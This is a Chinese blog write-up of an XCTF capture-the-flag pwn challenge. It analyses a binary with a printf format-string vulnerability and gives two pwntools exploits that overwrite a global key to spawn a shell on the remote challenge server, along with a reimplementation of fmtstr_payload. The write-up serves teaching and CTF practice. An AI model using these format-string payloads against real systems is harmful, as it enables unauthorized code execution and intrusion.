攻防世界高手进阶区 ——实时数据检测

原创


coke_pwn 已于 2022-02-25 15:29:21 修改 893 收藏 1

分类专栏： XCTF 文章标签： 安全 pwn linux

于 2022-02-13 13:39:17 首次发布

本文链接：https://blog.csdn.net/weixin_62675330/article/details/122908078

攻防世界高手进阶区 ——实时数据检测



1.分析文件

先checksec一下

```
┌──(root💀kali)-[/home/…/桌面/ctf_workstation/Offensive and defensive world/SSSJ]
└─# checksec --file=SSSJ
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       F
ORTIFY  Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   75) Symbols
 No     0               2               SSSJ
```


发现啥都没有开，完全就是裸奔。

运行一下[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传

```
┌──(root💀kali)-[/home/…/桌面/ctf_workstation/Offensive and defensive world/SSSJ]
└─# ./SSSJ
kalals
kalals
The location of key is 0804a048, and its value is 00000000,not the 0x02223322. (╯°Д°)╯︵ ┻━┻
```


运行发现就是想要把key的值改为0x2223322。

直接上ida

```
int locker()
{
  char s[520]; // [esp+0h] [ebp-208h] BYREF

  fgets(s, 512, stdin);
  imagemagic(s);                                // 存在格式化字符串漏洞
  if ( key == 0x2223322 )
    return system("/bin/sh");
  else
    return printf(format, &key, key);
}
```

当key=0x2223322时，获得shell。

```
int __cdecl imagemagic(char *format)
{
  return printf(format);
}
```

跟进函数imagemagic发现存在格式化字符串漏洞。

2.解题思路

利用文件暴露出来的key的地址，或者ida分析出来的key的地址来改写key的值。

```
.bss:0804A048                 public key
.bss:0804A048 key             dd ?                    ; DATA XREF: locker+38↑r
.bss:0804A048                                         ; locker:loc_8048508↑r ...
.bss:0804A048 _bss            ends
.bss:0804A048
```

可以利用格式化字符%n来改变key的值。

ps：

%n - 到目前为止所写的字符数

%n的作用是将前面的字符数写到对应参数地址上。

由于0x2223322太大了，于是这里用到**格式化字符串漏洞的覆盖任意地址漏洞的覆盖大数字漏洞**。

> 变量在内存中都是以字节的格式存储的，在 x86、x64 中是按照小端存储的，格式化字符串里面有两个标志用的上了：
> h：对于整数类型，printf 期待一个从 short 提升的 int 尺寸的整型参数
> hh：对于整型类型，printf 期待一个从 char 提升的 int 尺寸的整形参数

意思是说：hhn 写入的就是单字节，hn 写入的就是双字节。

3.两种wp

手动计算偏移量和构造格式化字符漏洞payload

```
from pwn import *
sh = remote('111.200.241.244',50009)
#sh = process('./SSSJ')
key_addr = 0x804a048

payload = p32(key_addr) + p32(key_addr + 1) + p32(key_addr + 2) +p32(key_addr + 3)
payload += '%18x' + '%12$hhn' + '%17x' + '%13$hhn' + '%239x' + '%14$hhn' + '%224x' + '%15$hhn'
sh.sendline(payload)
sh.interactive()
```

首先利用AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p来找出偏移量。

然后通过%nx来快速填充空间。

通过pwntools自带的函数来快速构造exp

```
from pwn import *
sh = remote('111.200.241.244',50009)
#sh = process('./SSSJ')
sh.sendline(fmtstr_payload(12, {0x804A048:0x2223322}))
sh.interactive()
```

fmtstr_payload(偏移，{原地址：目的地址})

想去了解fmtstr_payload函数的师傅

下面附有函数源代码

```python
def fmt(prev, word, index):
    if prev < word:
        result = word - prev
        fmtstr = "%" + str(result) + "c"
    elif prev == word:
        result = 0
    else:
        result = 256 + word - prev
        fmtstr = "%" + str(result) + "c"
    fmtstr += "%" + str(index) + "$hhn"
    return fmtstr


def fmt_str(offset, size, addr, target):
    payload = ""
    for i in range(4):
        if size == 4:
            payload += p32(addr + i)
        else:
            payload += p64(addr + i)
    prev = len(payload)
    for i in range(4):
        payload += fmt(prev, (target >> i * 8) & 0xff, offset + i)
        prev = (target >> i * 8) & 0xff
    return payload
```